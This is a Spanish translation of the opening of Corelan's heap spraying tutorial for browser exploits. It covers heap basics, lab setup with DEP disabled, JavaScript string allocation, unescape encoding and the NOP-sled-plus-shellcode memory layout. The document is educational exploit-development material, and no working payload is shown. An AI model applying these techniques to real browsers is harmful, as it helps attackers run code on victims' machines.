Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

@IvinsonCLS
Ipadilla63@gmail.com

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

Tabla de contenido

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

- Visión general de compatibilidad de navegador/versión vs Script de Heap Spray
- ¿Cuándo tendría sentido usar **0x0c0c0c0c**?
- Métodos alternativos para pulverizar el Heap del navegador
- Imágenes
- Pulverizando imagen BMP con Metasploit
- Heap Spraying sin navegador
- Adobe PDF Reader: Javascript
- Adobe Flash Actionscript
- MS Office - VBA Spraying
- Heap Feng Shui / Heaplib
- El problema de IE8
- Heaplib
- Caché y técnica Plunger - oleaut32.dll
- Basurero
- Asignaciones y desfragmentación
- Uso de Heaplib
- Probando Heaplib en XP SP3, IE8
- Una nota sobre los sistemas de ASLR (Vista, Win7, etc)
- Precisión del Heap Spraying
- ¿Por qué es necesario esto?
- ¿Cómo resolver esto?
- Offset de relleno
- Punteros de funciones o vtable falsos
- Uso - De EIP a ROP (en el Heap)
- Tamaños del trozo
- Pulverización precisa con imágenes
- Protecciones de Heap Spraying
- Nozzle & BuBBle
- EMET
- HeapLocker
- Heap Spraying en Internet Explorer 9
- Concepto / Script
- La aleatorización + +
- Heap Spraying en Firefox 9.0.1
- Heap Spraying en IE10 - Windows 8
- Heap spray
- Mitigación y Bypass de ROP
- Gracias a

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

Comparte esto:

https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/#Share_thisTwitterRedditFacebookDiggLinkedInStumbleUponRelated_Posts

Introducción

"*Nota del traductor: Heap Spray o Heap Spraying significa pulverización de Heap*".

Mucho se ha dicho y escrito sobre Heap Spraying, pero la mayor parte de la documentación existente y documentos técnicos se centran en Internet Explorer 7 o versiones anteriores. Aunque hay una serie de Exploits públicos disponibles para IE8 y otros navegadores, la técnica exacta para ello no ha sido muy documentada en detalle. Por supuesto, es probable que puedas ver la forma como funcionan buscando en esos Exploits públicos.

Un buen ejemplo de este tipo de Exploits es el módulo de Metasploit para MS11_050, incluyendo los objetivos que evitan DEP para Internet Explorer 8 en Windows XP y Windows 7, que fueron añadidos por **sinn3r**.

http://dev.metasploit.com/redmine/projects/framework/repository/revisions/master/entry/modules/exploits/windows/browser/ms11_050_mshtml_cobjectelement.rb

Con este tutorial, voy a darle una visión completa y detallada de lo que es Heap Spraying y cómo usarlo en los navegadores antiguos y más recientes.

Voy a empezar con algunas técnicas "antiguas" o "clásicas" que se pueden utilizar en IE6 e IE7. También veremos Heap Spraying para otras aplicaciones.

A continuación, voy a hablar de Heap Spraying de precisión, que es a menudo un requisito para hacer que los Exploits que evitan DEP funcionen en IE8 y los nuevos navegadores si tu única opción es utilizar el Heap.

Voy a terminar este tutorial compartiendo un poco de mi propia investigación sobre un Heap Spray seguro que funcione en los nuevos navegadores como Internet Explorer 9 y Firefox 9.

Como pueden ver, mi enfoque principal estará en Internet Explorer, pero también voy a hablar de Firefox y explicar cómo ajustar opcionalmente una técnica dada para que sea funcional en Firefox también.

Antes de analizar la teoría y la mecánica detrás del Heap Spraying, tengo que aclarar algo. Heap Spraying no tiene nada que ver con la explotación del Heap. Heap Spraying es una técnica de administración de Payloads. Se aprovecha del hecho de que puedas poner tu Payload en una dirección predecible en la memoria, por lo que fácilmente puedas saltar o volver a ella.

Esto no es un tutorial sobre desbordamiento o explotación de Heap, pero tengo que decir unas pocas palabras sobre el Heap y las diferencias entre el Heap y la pila para asegurarme de que entiendes las diferencias entre los dos.

La Pila o Stack

Cada hilo en una aplicación tiene una pila. La pila está limitada y tiene un tamaño fijo. El tamaño de la pila se define cuando se inicia la aplicación, o cuando un programador utiliza una API como CreateThread() y le pasa el tamaño deseado de la pila como un argumento a esa función.

CreateThread()

http://msdn.microsoft.com/en-us/library/windows/desktop/ms682453(v=vs.85).aspx

```
HANDLE WINAPI CreateThread(
  __in_opt   LPSECURITY_ATTRIBUTES lpThreadAttributes,
  __in       SIZE_T dwStackSize,
  __in       LPTHREAD_START_ROUTINE lpStartAddress,
  __in_opt   LPVOID lpParameter,
  __in       DWORD dwCreationFlags,
  __out_opt  LPDWORD lpThreadId
);
```

La pila funciona tipo UEPS (Último en Entrar Primero en Salir) y no hay administración involucrada. Una pila se utiliza normalmente para almacenar las variables locales, guardar punteros de retorno de funciones, punteros de función, datos u objetos, argumentos de funciones, registros del manejador de excepciones, etc. En todos los tutoriales anteriores hemos utilizado la pila extensamente, y ya debes estar familiarizado con su funcionamiento, cómo navegar en de la pila, etc.

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

El Heap

El Heap es una bestia diferente. El Heap está ahí para tratar con el requisito de asignación de memoria dinámica. Esto es particularmente interesante y necesario, por ejemplo, la aplicación no sabe la cantidad de datos que va a recibir o necesita procesar. Las pilas sólo consumen una parte muy pequeña de la memoria virtual disponible en el equipo. El administrador del Heap tiene acceso a mucho más memoria virtual.

Asignar

El núcleo gestiona la memoria virtual disponible en el sistema. El sistema operativo expone algunas funciones, por lo general exportado por ntdll.dll, que permiten a las aplicaciones de zona de usuario o user-land asignar, desasignar o reasignar memoria.

Una aplicación puede solicitar un bloque de memoria desde el administrador del Heap, por ejemplo, haciendo una llamada a VirtualAlloc(), una función de kernel32, que a su vez termina por llamar a una función en ntdll.dll. En XP SP3, las llamadas encadenadas tienen este aspecto:

```
kernel32.VirtualAlloc()
-> kernel32.VirtualAllocEx()
   -> ntdll.NtAllocateVirtualMemory()
      -> syscall()
```

VirtualAlloc()

http://msdn.microsoft.com/en-us/library/windows/desktop/aa366887(v=vs.85).aspx

Hay muchas otras API´s que dan lugar a las asignaciones de Heap.

En teoría, una aplicación también puede pedir un gran bloque de memoria de Heap, utilizando HeapCreate() por ejemplo, y aplicar su propia administración de Heap.

De cualquier manera, cualquier proceso tiene al menos un Heap (el Heap predeterminado), y puede solicitar más Heaps cuando sea necesario. Un Heap consiste en la memoria de uno o más segmentos.

HeapCreate()

http://msdn.microsoft.com/en-us/library/windows/desktop/aa366599(v=vs.85).aspx

Liberar

Cuando una parte se libera de nuevo por la aplicación, puede ser "tomada" por un front-end (LookAsideList, Heap de Fragmentación baja (pre-Vista), Heap de Fragmentación baja (por defecto en Vista o superior)) o de asignador Back-end (freelists, etc) (dependiendo de la versión del sistema operativo), y se colocan en una tabla o lista con trozos libres de un tamaño determinado. Este sistema se puso en marcha para hacer reasignaciones (para una parte de un tamaño determinado que está disponible en uno de los asignadores Back-end o Front-end finales) más rápidos y más eficientes.

Piensa en ello como una especie de memoria caché del sistema. Si una parte ya no es necesaria para la aplicación, se puede poner en la caché para que una nueva asignación de una parte del mismo tamaño no de lugar a una nueva asignación en el Heap, pero el 'administrador de caché' retornaría simplemente un trozo que está disponible en la memoria caché.

Cuando ocurren las asignaciones y liberaciones, el Heap puede ser fragmentado, lo que es malo en términos de eficiencia o velocidad. Un sistema de almacenamiento en caché puede ayudar a la prevención de una mayor fragmentación dependiendo del tamaño de los fragmentos que se asignan, etc.

Está claro que un trato justo de las estructuras de gestión y mecanismos se han establecido para facilitar toda la gestión de la memoria del Heap.
Esto explica por qué una parte del Heap, por lo general, viene con una cabecera de Heap.

Es importante recordar que una aplicación (proceso) puede tener varios Heaps. Vamos a aprender cómo enumerar y consultar los Heaps asociados con Internet Explorer, por ejemplo, después en este tutorial.

Además, recuerda que, a fin de mantener las cosas tan simples como sea posible, cuando intentas asignar varios fragmentos de memoria, el administrador del Heap tratará de minimizar la fragmentación y retornará bloques adyacentes tantos como sea posible. Ese es exactamente el comportamiento que trataremos de aprovechar en un Heap Spray.

Trozo vs Bloque vs Segmento

Nota: En este tutorial voy a utilizar los términos "trozo" y "bloques". Cada vez que utilice "trozo", me refiero a la memoria en el Heap. Cuando uso "bloque" o "sprayblock", me refiero a los datos que voy a tratar de almacenar en el Heap. En la literatura de administración de Heap, también encontrarás el término "bloque", que no es más que una unidad de medida. Se refiere a los 8 bytes de memoria del Heap. Por lo general, un campo de tamaño de la cabecera del Heap denota el número de bloques en el Heap (8 bytes) consumida por el trozo del Heap + su cabecera, y no los bytes del trozo del Heap. Por favor, manten esto en mente.

Trozos de Heap congregados en segmentos. Encontrarás a menudo una referencia (un número) a un segmento dentro de la cabecera del trozo del Heap.

De nuevo, esto no es en absoluto un tutorial sobre el manejo de Heap o explotación de Heap, por lo que es más o menos todo lo que necesitas saber sobre el Heap por ahora.

Historia

Heap Spraying no es una técnica nueva. Se documentó originalmente por SkyLined y fue un exito hace mucho tiempo.

Según Wikipedia, el primer uso público de Heap Spraying se observó en el 2001 (MS01-033). SkyLined utilizó la técnica en su Exploit de buffer de etiqueta IFRAME en Internet Explorer en 2004. Al día de hoy, muchos años después, sigue siendo la técnica número 1 de entrega de Payloads en Exploits de navegadores.

A pesar de los muchos esfuerzos hacia la detección y prevención de Heap Spraying, el concepto sigue funcionando. Aunque la mecánica de entrega pudo haber cambiado con el tiempo, la idea básica sigue siendo la misma.

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

En este tutorial, vamos a aprender las cosas un paso a la vez, mira las técnicas originales y mira los resultados mi propia investigación de Heap Spraying en los navegadores modernos.

El concepto

Heap Spraying es una técnica de entregas de Payloads. Es una técnica que te permite tomar ventaja del hecho de que el Heap es determinista y permite que pongas tu Shellcode en alguna parte del Heap, en una dirección predecible. Esto te permitirá saltar a él con fiabilidad.

Para que el Heap Spraying funcione, tienes que poder asignar y completar trozos de memoria en el Heap antes de obtener el control de EIP. "**…tienes que poder**" significa que debes tener la capacidad técnica para hacer que la aplicación destinada asigne tus datos en la memoria, de manera controlada, antes de desencadenar daños en la memoria.

Un navegador proporciona un mecanismo fácil para hacer esto. Soportan Scripting, por lo que puedes utilizar javascript o VBScript para asignar algo en la memoria antes de desencadenar un error.

El concepto de Heap Spraying no se limita a los navegadores. Podrías, por ejemplo, también utilizar Javascript o ActionScript de Adobe Reader para poner tu Shellcode en el Heap en una dirección predecible.

La generalización del concepto: si se puede asignar datos en la memoria en un lugar predecible antes de activar el control de EIP, es posible que puedas usar algún tipo de Heap Spray.

Vamos a centrarnos en el navegador Web por ahora. El elemento clave en el Heap Spraying es que tienes que ser capaz de entregar la Shellcode en el lugar correcto en la memoria antes de desencadenar el error que conduce al control de EIP.

La colocación de los distintos pasos en una línea de tiempo, esto es lo que hay que hacer para que la técnica funcione:

- Pulverizar el Heap.
- Activar el bug o vulnerabilidad.
- Controlar EIP y hacer que EIP apunte directamente al Heap.

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

Hay una serie de formas de asignar los bloques de memoria en un navegador. Aunque el más comúnmente utilizado se basa en las asignaciones de cadena de JavaScript, ciertamente no se limita a eso.

Antes de ver cómo asignar cadenas utilizando javascript y tratar de pulverizar el Heap con él, vamos a configurar nuestro entorno.

El entorno

Vamos a empezar probando los conceptos básicos de Heap Spraying en XP SP3, IE6. Al final del tutorial, veremos Heap Spraying en Windows 7, ejecutando IE9.

Esto significa que necesitarás una máquina con XP y una con Windows 7 (ambos de 32 bits) para poder realizar todas las pruebas y ejercicios de este tutorial.

Con respecto a XP: lo que yo suelo hacer es:

- Actualizar IE a IE8
- Instalar una versión adicional de IE6 e IE7 ejecutando el instalador de IECollections.

IECollections
http://finalbuilds.com/iecollection.htm

De esa manera, puedo correr 3 versiones distintas de Internet Explorer en XP.

En Windows 7, debes usar IE8 por ahora (por defecto), vamos a actualizar a IE9 en una fase posterior. Si ya has actualizado, se puede simplemente eliminar IE9 y quedarías de nuevo con IE8.

Asegúrate que DEP esté deshabilitado en Windows XP (debería estar deshabilitado por defecto). Vamos a abordar el tema de DEP cuando veamos IE8.

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

A continuación, vamos a necesitar Immunity Debugger, una copia de mona.py (usa la última versión) y, finalmente, una copia de Windbg (ahora parte del SDK de Windows).

http://immunityinc.com/products-immdbg.shtml

http://redmine.corelan.be/projects/mona


http://msdn.microsoft.com/en-us/windows/hardware/gg463009

Puedes encontrar un buen resumen de algunos comandos de WinDbg aquí:

http://windbg.info/doc/1-common-cmds.html

Después de instalar Windbg, asegúrate de habilitar el soporte para símbolos. Inicia Windbg, clic en "File" y selecciona "Symbol file path", y escribe la línea siguiente en el cuadro de texto. Asegúrate de que no hay espacios o saltos de línea al final:

```
SRV*c:\windbgsymbols*http://msdl.microsoft.com/download/symbols
```




Pulsa OK. Cierra WinDbg y haz clic en "Sí" para guardar la información para esta área de trabajo.

Estamos listos.

Configura la ruta símbolo correctamente y asegúrate de que tu máquina de laboratorio tiene acceso a Internet cuando se ejecute Windbg, es muy importante. Si este valor no está establecido, o si el equipo no dispone de acceso a Internet para poder descargar los archivos de símbolos, la mayoría de los comandos relacionados con el Heap pueden fallar.

Nota: si alguna vez deseas utilizar el depurador de línea de comandos ntsd.exe instalado con Windbg, es posible que desees crear una variable de entorno _NT_SYMBOL_PATH y configurarla usando:

SRV*c:\windbgsymbols*http://msdl.microsoft.com/download/symbols



La mayoría de las secuencias de comandos que se utilizan en este tutorial pueden ser descargadas desde nuestro servidor redmine:

http://redmine.corelan.be/projects/corelan-heapspray

Recomiendo descargar el archivo zip y utilizar las secuencias de comandos desde el archivo en lugar de copiar o pegar los scripts de este post.

Además, ten en cuenta que tanto esta entrada del blog y el archivo zip podrían desencadenar una alerta de Antivirus. El archivo comprimido está protegido con contraseña. La contraseña es "**infected**" (sin las comillas).

Asignaciones de cadena

Rutina básica

La manera más obvia de asignar algo en la memoria del navegador con javascript es creando una variable de string y asignar un valor a la misma:

basicalloc.html

```
<html>
<body>
<script language='javascript'>

var myvar = "CORELAN!";
alert(“Asignación lista”);

</script>
</body>
</html>
```

Bastante simple, ¿verdad?

Algunas otras maneras de crear strings que dan lugar a asignaciones del Heap son:

```
var myvar = "CORELAN!";
var myvar2 = new String("CORELAN!");
var myvar3 = myvar + myvar2;
var myvar4 = myvar3.substring(0,8);
```

Más información sobre las variables de JavaScript se puede encontrar aquí.

http://www.w3schools.com/js/js_variables.asp


Hasta aquí todo bien.

Al mirar la memoria del proceso, y localizar la string real en la memoria, te darás cuenta de que cada una de estas variables parece ser convertida a Unicode. De hecho, cuando se asigna una string, se convierte en un objeto de string BSTR.

http://msdn.microsoft.com/en-us/library/1b2d7d2c-47af-4389-a6b6-b01b7e915228(VS.85)

Este objeto tiene una cabecera y un terminador, y realmente contiene una instancia de la string original convertida a Unicode.

La cabecera del objeto BSTR es de 4 bytes (DWORD) y contiene la longitud de la string Unicode. Al final del objeto, nos encontramos con un byte nulo doble, lo que indica el final de la cadena.




En otras palabras, el espacio real consumido por una string dada es:

```
(length of the string * 2) + 4 bytes (header) + 2 bytes (terminator)
```

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

Si abres el archivo **html** inicial (el que tiene una sola variable y la alerta) en Internet Explorer 6 o 7 en XP, deberías ser capaz de encontrar la string en la memoria.

Ejemplo (string "CORELAN!", Que es de 8 caracteres):



La cabecera en este ejemplo es 0×00000010 (16 bytes, como se esperaba), seguido de 16 bytes UNICODE, seguido por un byte nulo doble.

Nota: puedes encontrar cadenas Unicode en ImmDBG con mona:

```
!mona find -s "CORELAN!" -unicode -x *
```

Si deseas realizar una búsqueda similar en Windbg, esta es la sintaxis:

```
s -u 0x00000000 L?0x7fffffff "CORELAN!"
```

Reemplaza -u por -a si deseas buscar ASCII en vez de Unicode.

Nuestro sencillo Script ha vuelto una asignación individual pequeña en el Heap. Podríamos tratar de crear un grupo de variables que contengan nuestra Shellcode y espero que terminemos la asignación de una de las variables en un lugar predecible, pero tiene que haber una manera más eficiente de hacer esto.

Debido al hecho de que el Heap y las asignaciones del Heap son deterministas, es razonable suponer que, si continúa asignano trozos de memoria, las asignaciones van a terminar siendo consecutivas o adyacentes (que establece que los bloques son lo suficientemente grandes para crear asignaciones y no ser asignadas desde un asignador frontend o backend. Ese último escenario se traduciría en trozos que se asignan por todo el lugar, en las direcciones menos predecibles.

Aunque la dirección de inicio de las primeras asignaciones puede variar, un Heap Spraying bueno (si se hace bien) terminará la asignación de un

bloque de memoria en un lugar predecible, después de una cierta cantidad de asignaciones.

Sólo tenemos que encontrar la manera de hacerlo, y lo que la dirección predecible sería.

Unescape()

Otra cosa que tenemos que tratar es la transformación Unicode. Por suerte hay una solución fácil para eso. Podemos utilizar la función unescape javascript().

Según w3schools.com: http://www.w3schools.com/jsref/jsref_unescape.asp

Esta función "decodifica una string codificada". Así que, si le agregamos algo y le hacemos creer que ya es Unicode, ya no lo transformará a Unicode más. Eso es exactamente lo que vamos a hacer usando secuencias **% u**. Una secuencia tiene 2 bytes.

Ten en cuenta que dentro de cada par de bytes, los bytes deben ponerse en orden inverso.

Por lo tanto, supongamos que deseas guardar "CORELAN" en una variable, utilizando la función **unescape**, en realidad se necesita para poner los bytes en este orden:

OC ER AL! N

basicalloc_unescape.html - no te olvides de quitar las barras invertidas en los argumentos de unescape.

```
<html>
<body>
<script language='javascript'>

var myvar = unescape('%u\4F43%u\4552'); // CORE
myvar += unescape('%u\414C%u\214E'); // LAN!
alert("Asignación lista");

</script>
</body>
</html>
```

Busca Strings ASCII con Windbg:

```
0:008> s -a 0x00000000 L?7fffffff "CORELAN"
001dec44  43 4f 52 45 4c 41 4e 21-00 00 00 00 c2 1e a0 ea  CORELAN!........
```

La cabecera de 4 bytes BSTR se inicia antes de esa dirección:

```
0:008> d 001dec40
001dec40  08 00 00 00 43 4f 52 45-4c 41 4e 21 00 00 00 00  ....CORELAN!....
```

La cabecera BSTR indica un tamaño de 8 bytes ahora (little endian, recuerda, por lo que los primeros 4 bytes son 0×00000008).

Una de las cosas buenas acerca de la función **unescape** es que vamos a ser capaces de utilizar bytes nulos. De hecho, en un Heap Spray, por lo general no tienes que lidiar con caracteres malos. Después de todo, simplemente vamos a almacenar nuestros datos en la memoria directamente.

Por supuesto, la entrada que se utiliza para provocar el bug real, puede estar sujeto a las restricciones de entrada o la corrupción.

Diseño de la memoria del Heap Spray deseado

Sabemos que podemos desencadenar una asignación de memoria mediante el uso de variables simples de strings en javascript. La string que usamos en nuestro ejemplo era bastante pequeña. La Shellcode sería más grande, pero todavía relativamente pequeña en comparación con la cantidad total de memoria virtual disponible para el Heap.

En teoría, se podría asignar una serie de variables, cada una con nuestra Shellcode, y entonces podríamos tratar de saltar al comenzar de uno de los bloques. Si nos limitamos a repetir la Shellcode por todo el lugar, que en realidad tendríamos que ser muy precisos (no podemos permitirnos no aterrizar en el inicio exacto de la shellcode).


En lugar de asignar la Shellcode varias veces, vamos a hacerlo un poco más fácil y crearemos trozos bastante grandes que consten de los siguientes dos componentes:

- NOP´s (muchos NOP´s).
- Shellcode (en el extremo del trozo).

Si utilizamos trozos que sean lo suficientemente grandes, se puede aprovechar la granularidad de asignación de bloques del Heap del espacio de usuario (userland) de Win32 y el comportamiento del Heap predecible, lo que significa que vamos a estar seguros de que una determinada dirección apunte a los NOP´s cada vez que las asignaciones sucedan o el Heap Spray sea ejecutado.


Si luego saltamos a los NOP´s, vamos a terminar de ejecutar la Shellcode. Tan simple como eso.

Desde la perspectiva de bloque, esto sería lo que tenemos que poner juntos:



Al poner todos los bloques de la derecha uno tras otro, vamos a terminar con un área de memoria de gran tamaño que tendrá trozos de Heap con NOP´s consecutivos + la Shellcode.

Así, desde una perspectiva de memoria, esto es lo que tenemos que lograr:




Las primeras asignaciones pueden terminar como asignaciones con direcciones no confiables debido a la fragmentación o porque las asignaciones pueden ser retornadas por cache o asignadores front-end o back-end. A medida que continúas pulverizando (Spray), se iniciará la asignación de bloques consecutivos, y, finalmente, llegará a un punto en la memoria que siempre apuntará a los NOP´s.

Al elegir el tamaño correcto de cada fragmento, podemos tomar ventaja de la alineación del Heap y el comportamiento determinista, básicamente, asegurándote de que la dirección seleccionada en la memoria siempre apunte a los NOP´S.

Una de las cosas que no hemos visto hasta ahora, es la relación entre el objeto BSTR, y el trozo real en el Heap.

